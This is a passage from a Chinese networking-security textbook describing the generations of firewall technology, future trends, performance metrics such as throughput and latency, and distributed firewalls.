由于第一代包过滤防火墙的技术缺陷，1989 年，贝尔实验室的 Dave Presotto 和 Howard Trickey 提出了第二代防火墙即电路层防火墙的概念和产品方案，电路层防火墙采用了一种完全不同于包过滤技术的实现方式，它主要工作在 OSI 七层模型的会话层，仅依赖于 TCP 连接，并不进行任何附加的包处理和过滤处理。电路级网关防火墙首先接收客户端发出的 TCP 连接请求，如果认证通过，就可以代表该客户端向服务器建立一个全新的 TCP 连接，如果建立成功，电路级网关就可以简单地在两个连接之间传递数据，因此电路级网关仅仅是一种连接代理，它通过在传输层建立起来的回路完成对数据包的转发和隔离内外网的功能，如图 7-5 所示。




图 7-5　电路层防火墙基本架构示意图

从图 7-5 中可以看出，在设有电路层防火墙的网络中，所有输出数据包都好像是由防火墙发出的，避免了直接在“受信网络”和“不受信网络”之间建立连接，从而屏蔽了内网主机的信息，达到了内外网隔离的目的，这样黑客就不易采用伪造地址的方法来达到欺骗防火墙的目的了；另外，为了实现这种地址上的转换，电路层防火墙需要在内网主机的源地址和转换后的网络地址之间建立映射关系，以便形成传输回路，这个功能通过在防火墙上运行的一个叫做 NAT 地址转换进程来实现。

3) 第三代防火墙：应用层代理防火墙

继电路层防火墙之后，上个世纪 90 年代初在电路层防火墙的基础上很快发展出了第三代防火墙，即应用层代理防火墙。应用层代理防火墙除具有电路层网关的所有优点外，还提供了一个重要的安全和管理功能：代理服务器。代理服务器是设置在防火墙系统中的一种应用级程序，这种代理功能允许管理员对网络应用程序或对一个应用的特定功能进行安全控制；同时代理服务还具有较强的数据流监控、过滤、记录和报告等功能。应用代理网关防火墙彻底隔断内网与外网的直接通信，所有通信都必须经应用层代理软件转发，且应用层的协议会话过程必须符合代理的安全策略要求，如图 7-6 所示。应用代理网关的优点是可以检查应用层、传输层和网络层的协议特征，对数据包的检测能力比较强，因此从设计原理和设计结构上比包过滤技术更安全。但由于每个应用都要求单独的代理进程，并且需要为之建立连接映射，因此应用代理防火墙的处理延迟会很大，内网用户的正常访问常常得不到及时响应，而且难以支持用户网络的大规模并发连接；另外，这类防火墙要求系统必须预先内置一些已知应用程序的代理，这使得一些新出现的应用在代理防火墙内无法识别，因此它不能很好地适应新业务的出现。




图 7-6 应用层代理防火墙的工作示意图

4) 第四代防火墙：动态包过滤防火墙

第四代防火墙主要是基于第一代防火墙的包过滤技术发展而来的，1992 年 USC 信息科学院的 BobBraden 开发出了基于动态包过滤技术的防火墙，这也是目前我们常见的状态检测技术的雏形。早期的动态包过滤是基于 TCP 协议三次握手机制实现的一种状态检测技术，通过对 TCP 连接状态的检查，检测数据包的动态连接过程是否合法，如图 7-7 所示。目前状态检测技术不仅能对 TCP 协议的状态进行检测，也能对 UDP 等协议的连接状态进行检测。动态包过滤技术克服了包过滤防火墙仅检测数据包的 IP 地址等几个参数，而不关心数据包连接状态变化的缺点，在防火墙的核心部分建立起状态连接表，利用状态表跟踪每个进入网络数据包的会话状态，状态监测不仅根据包过滤规则表来检查数据包的合法性，更考虑了数据包是否处于合法的会话状态，因此提供了较完整的传输层控制能

力。相比于应用代理网关防火墙，状态检测技术采用了一系列优化技术，在提高安全防范能力的同时也改进了流量处理速度，从而使防火墙的性能得到了大幅提升，使之能应用在各类网络环境中，尤其是在一些规则复杂的大型网络上。




图 7-7　状态检测的基本流程示意图

采用动态包过滤技术的防火墙对通过其建立的每一个连接都进行跟踪，并且根据需要可动态地在过滤规则中增加或更改策略规则，因此也具有很好的管理性。

5)　第五代防火墙：自适应代理技术防火墙

第五代防火墙采用了自适应代理技术，它结合了代理网关防火墙安全性和包过滤技术的高速性等优点，是商业防火墙中实现的一种革命性的技术，目前主流防火墙采用的基本技术模型仍是以自适应代理技术为主，并在此基础上进行了更多的扩展、优化和加强。组成这种类型防火墙的基本要素有两个：自适应代理服务器(Adaptive Proxy Server)与动态包过滤器(Dynamic Packet filter)，并在自适应代理服务器与动态包过滤器之间存在一个控制通道。

自适应代理技术防火墙可以根据用户定义的安全策略，灵活配置规则，对于安全性要求高的规则，这类防火墙首先在应用层进行安全检查，保证实现传统代理型防火墙的最大安全性，而一旦代理网关明确了会话的所有细节符合安全规则要求后，后续的数据包就可以直接经过速度更快的网络层，通过基于状态检测的包过滤技术来实现数据的安全。通过这样的自适应技术，使得第五代防火墙既具有和传统代理型防火墙一样的安全性，又具有了传统包过滤型防火墙的高速性，因此具有非常强的实用性。

随着网络安全问题的日益突出，防火墙技术也面临着一些新的挑战，互联网业务的多样性、无线网络的普及以及黑客技术的革新，都推动了防火墙技术的进一步发展。防火墙的未来发展趋势，主要体现在以下几个方面。

1)　无线网络的用户身份认证和授权

目前已有很多防火墙厂商把在 802.1x 协议标准的用户认证及其服务扩展到防火墙中，使其可以支持基于用户角色的安全策略功能，该功能在无线网络应用中非常必要。具有用户身份验证的防火墙通常是采用应用级网关技术实现的。

2) 多级过滤技术

多级过滤技术也叫深度过滤技术，是指防火墙采用分层多级过滤措施，在网络协议栈的各个分层进行数据包识别和过滤，例如在网络层一级，可以过滤掉所有的源路由分组和假冒的 IP 源地址；在传输层一级，遵循过滤规则可以过滤掉所有禁止通行的协议和有害数据包；在应用层一级，能正确识别各种应用层协议，如 P2P、迅雷、FTP 等，达到控制和监测 Internet 提供的通用服务的目的。这是各防火墙厂商针对以上各种已有防火墙技术的不足而研发的一种综合型过滤技术，它可以弥补以上各种单独过滤技术的不足。多级过滤技术在分层设计上接口非常清晰，针对不同的分层功能采用不同的识别和过滤技术，并在这个概念上扩充了很多内容，为将来的防火墙技术发展打下了基础。

3) 病毒防火墙技术

目前，很多厂商将防病毒功能嵌入进防火墙系统中，使之能有效阻止来自外部网络的病毒传播，它比单纯地等待攻击发生的方式更加积极，拥有病毒防护功能的防火墙可以大大减少企业及个人用户的损失。

4) 防火墙硬件体系的变化

早期防火墙的硬件体系通常都是基于 X86 架构的，这种架构具有灵活的软件扩展能力，但处理效率低，网络延时大。随着网络应用的发展，特别是多媒体业务的普及，对网络带宽提出了更高的要求。这就要求数据包穿过防火墙所带来的延迟要足够小。为了满足这种需要，一些防火墙制造商开发了基于 ASIC 的防火墙和基于网络处理器的防火墙。这两种硬件架构，从执行速度的角度来看，ASIC 防火墙通过 ASIC 芯片来实现一些专门用于处理数据层面任务的引擎，因此具有极高的硬件处理效率，同时也是最快的防火墙；基于网络处理器的防火墙很大程度上仍依赖于软件的性能，但很多数据层面的任务引擎也是通过硬件来实现的，因此具有比 X86 架构防火墙更快的处理速度和更好的性能，但比基于 ASIC 的纯硬件防火墙性能略低。从软件设计的角度讲，ASIC 防火墙缺乏可编程性，这就使得它缺乏足够的灵活性，从而跟不上防火墙功能的快速发展；而基于网络处理器的防火墙更具有软件扩展的灵活性。

5) 集中式管理和分布式安全

实现防火墙的集中式管理以及分布式和分层的安全结构是未来防火墙发展的一大趋势，例如分布式防火墙，这类防火墙的集中式管理有利于降低管理成本，保证大型网络中安全策略的一致性，其分布式的安全组件有利于网络安全事件的快速响应和快速防御，提高防火墙的处理效率，克服了传统防火墙单点防御的缺陷。关于分布式防火墙，我们在本节的最后还要介绍。

6) 强大的审计功能和日志自动分析功能

未来的防火墙应具有强大的审计功能和日志自动分析功能，从而能及早地发现网络中潜在的威胁并预防攻击的发生；日志功能还可以帮助管理员有效地发现系统中存在的安全漏洞，以便及时地调整安全策略。

7) 网络安全产品的系统化

在当今的互联网时代，单纯依靠现有的防火墙技术已经难以满足网络安全的需求。通过建立一个以防火墙为核心的安全体系，可以为网络系统部署多道安全防线，这些安全防线在统一安全策略和技术体系架构下，各司其职，应对不同类型的网络攻击行为，例如现

在很多厂商的防火墙设备都可以和入侵检测设备联合在一起使用，实现双方的联动防御。现在各个安全厂商通常的做法有两种：一种是把 IDS、病毒检测、VPN 等组件直接嵌入到防火墙中，使防火墙具有多重安全和控制功能，如图 7-8 所示；另一种方式是通过统一的技术框架和通信平台，使各种独立的安全产品通过联动的方式形成一个整体的防御体系，一旦发现安全事件，各个安全产品完成自身处理的同时，还可以互通消息，联合防御，如图 7-9 所示。图中入侵检测系统发现网络扫描后，立即通知防火墙，动态地向防火墙添加过滤规则，阻断扫描的进行。从实现和结构上看，后一种方式价值更大，一方面它的实现成本要小于前一种方式，另外其分布式的架构不易形成网络瓶颈。



图 7-8　集成多种安全检测和防御组件的安全网关防火墙架构示意图




图 7-9　防火墙和入侵检测联动的示意图

7.1.3　影响防火墙性能的关键指标

一般的，衡量防火墙的性能指标主要包括吞吐量、报文转发率、最大并发连接数、每秒新建连接数、平均时延、丢包率以及数据包分类性能等。

其中吞吐量是指防火墙在没有丢失数据包的情况下，以全双工方式接收和发送 64 字节数据包的最大数据传输速率，它反映了防火墙的数据包转发能力，因此该指标也包含了

对报文转发率的反映，同时它也是其他技术指标的基础，拥有高吞吐量的防火墙更能适应网络对高流量的要求，减少防火墙成为网络性能瓶颈的可能性。

防火墙的最大并发连接数是指防火墙能够维持的最大连接总数，而每秒新建连接数反映了防火墙最大的 TCP 连接速率，它直接影响了防火墙对连接请求的实时反应能力，所以防火墙的每秒新建连接数非常重要。

防火墙的延迟指标对于一些对实时非常敏感的应用非常重要，如网络电话、视频会议等，它通常通过防火墙的平均时延指标来反映。平均时延是指从测试数据帧的最后一个比特进入被测设备端口开始至测试数据包的第一个比特从被测设备另一端口离开的平均时间间隔，通常所有帧长的延迟测试都是分别在 50%和 100%吞吐率下进行的。

防火墙的丢包率测试通常是指防火墙在不同传输速率下丢失数据包的百分数，目的在于测试防火墙在超负载情况下的性能。这对于对数据传输的丢包率要求非常苛刻的场合，如金融、证券、电子商务等在线交易行业，是非常重要的。因此丢包率指标对于像银行系统这样的网络是至关重要的。

除了上述这些指标，防火墙还有一个指标非常重要，那就是数据包的分类性能，因为这一指标直接反映了防火墙在处理新的网络流出现时的处理速度，该指标体现了防火墙对每个新出现的网络流中第一个数据包的处理能力，具体地说，防火墙通常要为合法流量建立连接，并通过快速地精确匹配进行高速转发，但新建连接都需要对网络流的首个数据包进行分类，因此数据包分类性能直接影响了新建连接的速率；另外，对网络中的非法流量而言，防火墙的主要工作是负责拒绝非法流量的连接建立，所以非法流量的数据包即使属于同一网络流，也需要进行分类，因此数据包分类性能也反映了防火墙处理大量非法流量的能力。

7.1.4 分布式防火墙

当前分布式防火墙技术已悄然兴起，由于其优越的安全防护体系，使之更符合未来的发展趋势。

1. 分布式防火墙的产生背景

传统防火墙通常部署在网络的边界，所以又称“边界防火墙”。但随着网络各种新应用的层出不穷，黑客技术的不断翻新和网络病毒的肆虐，边界防火墙已经明显感觉到力不从心，因为给网络带来威胁的不仅是外部网络，而更多的是来自内部网络。因此一种新型的防火墙技术——分布式防火墙(Distributed Firewalls)技术产生了。它不但可以很好地解决边界防火墙的不足，另一方面也保证了用户的投资不会很高。分布式防火墙是一种主机驻留式的安全系统，它是以主机为保护对象，它的设计理念是主机以外的任何用户访问都是不可信任的，都需要进行识别和过滤。在实际应用中，考虑到安全成本的效益，分布式防火墙通常只用于保护用户网络中的关键结点服务器、数据及工作站免受非法入侵的破坏。

2. 分布式防火墙的主要特点

分布式防火墙是一个完整的系统，而不仅仅是一个单一的产品，根据其功能划分，它通常至少包含了网络防火墙、主机防火墙和集中管理模块三个组件。分布式防火墙主要具

有以下特点。

1)　主机驻留方式

分布式防火墙的最主要特点之一就是采用主机驻留方式，它对分布式防火墙体系结构的突出贡献是使安全策略不仅仅停留在网络与网络之间，而是把安全策略推广延伸到每个网络末端。

2)　内核守护方式

由于目前操作系统自身存在很多安全漏洞，因此操作系统成为很多黑客和病毒的主要攻击对象。分布式防火墙运行在主机上，并将主机防火墙的安全引擎嵌入操作系统内核，以内核形态运行，从而起到加固操作系统安全的效果。它通过直接获取网卡数据，并在对所有数据包进行安全检查后再将数据提交给操作系统，从而直接参与操作系统对数据通信的处理，其运行机制是分布式防火墙的关键技术之一。但这种技术的实现也存在很多限制条件，其中与操作系统厂商的技术合作是实现这种技术商业化的前提。

3)　统一安全策略，便于集中管理

桌面级主机防火墙与个人防火墙相比，它采用的是集中管理方式，它的安全策略由整个系统的管理员统一安排和设置，除了对该桌面机起到保护作用外，也可以对该桌面机的对外访问加以控制，并且这种安全机制是桌面机的使用者不可见和不可改动的。而个人防火墙虽然也可以保护单一主机系统，但其安全策略由系统使用者自己设置，全部功能和管理都在本机上实现，用户对安全的认知程度和对技术的熟悉程度，直接影响了防火墙的安全防护能力。因此基于桌面应用的主机防火墙是面向企业级客户的，它与分布式防火墙的其他产品共同构成一个整体的安全应用方案，并通过一个安全的策略中心统一管理，所以他在一定程度上面对的是整个网络，只是它将整个系统的安全检查机制分散部署在网络的各个末端。

4)　适用于服务器托管

互联网和电子商务的发展促进了互联网数据中心(IDC)的迅速崛起，其主要业务之一就是服务器托管。分布式防火墙技术非常适合服务器托管用户。

3. 分布式防火墙的主要优势

分布式防火墙的优势主要体现在以下几个方面。

(1)　增强了系统的安全性。

分布式防火墙的多层次、立体化安全机制，增强了针对主机的入侵检测和防护能力，加强了对来自内部网络攻击的防范，便于实施全方位的安全策略。

(2)　提高了整个网络的安全处理能力，消除了边界防火墙结构性的瓶颈问题。

传统防火墙通常部署在网络边界，是一个单一的接入控制点，这对网络的性能和可靠性都有不利的影响。而分布式防火墙从根本上去除了单一的接入点，使这一问题迎刃而解，从而在保障网络安全的前提下大大提高了网络运转效率。

(3)　便于整个网络的安全扩展。

分布式防火墙具有统一集中管理能力，而它的处理负荷却被分散在网络当中，因此分布式防火墙为整个网络安全系统的扩充提供了无限的空间。

(4) 便于控制主机安全策略。

传统防火墙大多缺乏对网络末端主机的深入检测，通常只能根据数据包的外在特性来进行过滤控制。分布式防火墙由主机来实施策略控制，这使得主机对自身运行的业务有着足够的了解，所以分布式防火墙便于控制主机安全策略的深度实施。

(5) 分布式防火墙的应用更广泛。

分布式防火墙最重要的优势之一在于它所保护的网络是一种逻辑上的内部网络主机，这与 VPN 的发展不谋而合，配合 VPN 技术，分布式防火墙能为当前互联网用户提供更广泛的应用。

4. 分布式防火墙的主要功能

分布式防火墙的主要功能体现在以下几个方面。

1) Internet 访问控制

分布式防火墙通过主机防火墙，依据主机名字、设备指纹等属性，控制该主机或工作站组在指定的时间段内是否允许或禁止访问规则中所规定的 Internet 服务器。

2) 应用访问控制

通过对基于源地址、目标地址、端口、协议的逐层包过滤与入侵监测的结合，控制来自局域网/Internet 的应用服务请求，如 SQL 数据库访问、目录访问等。

3) 网络状态监控

实时动态报告当前网络中所有的用户登录、Internet 访问、内网访问、网络入侵事件等信息。

4) 抵御网络攻击

抵御包括 Smurf 拒绝服务攻击、ARP 欺骗式攻击、Ping 攻击、Trojan 木马攻击等在内的各种来自网络内部以及来自 Internet 的黑客攻击手段。

5) 具有日志功能

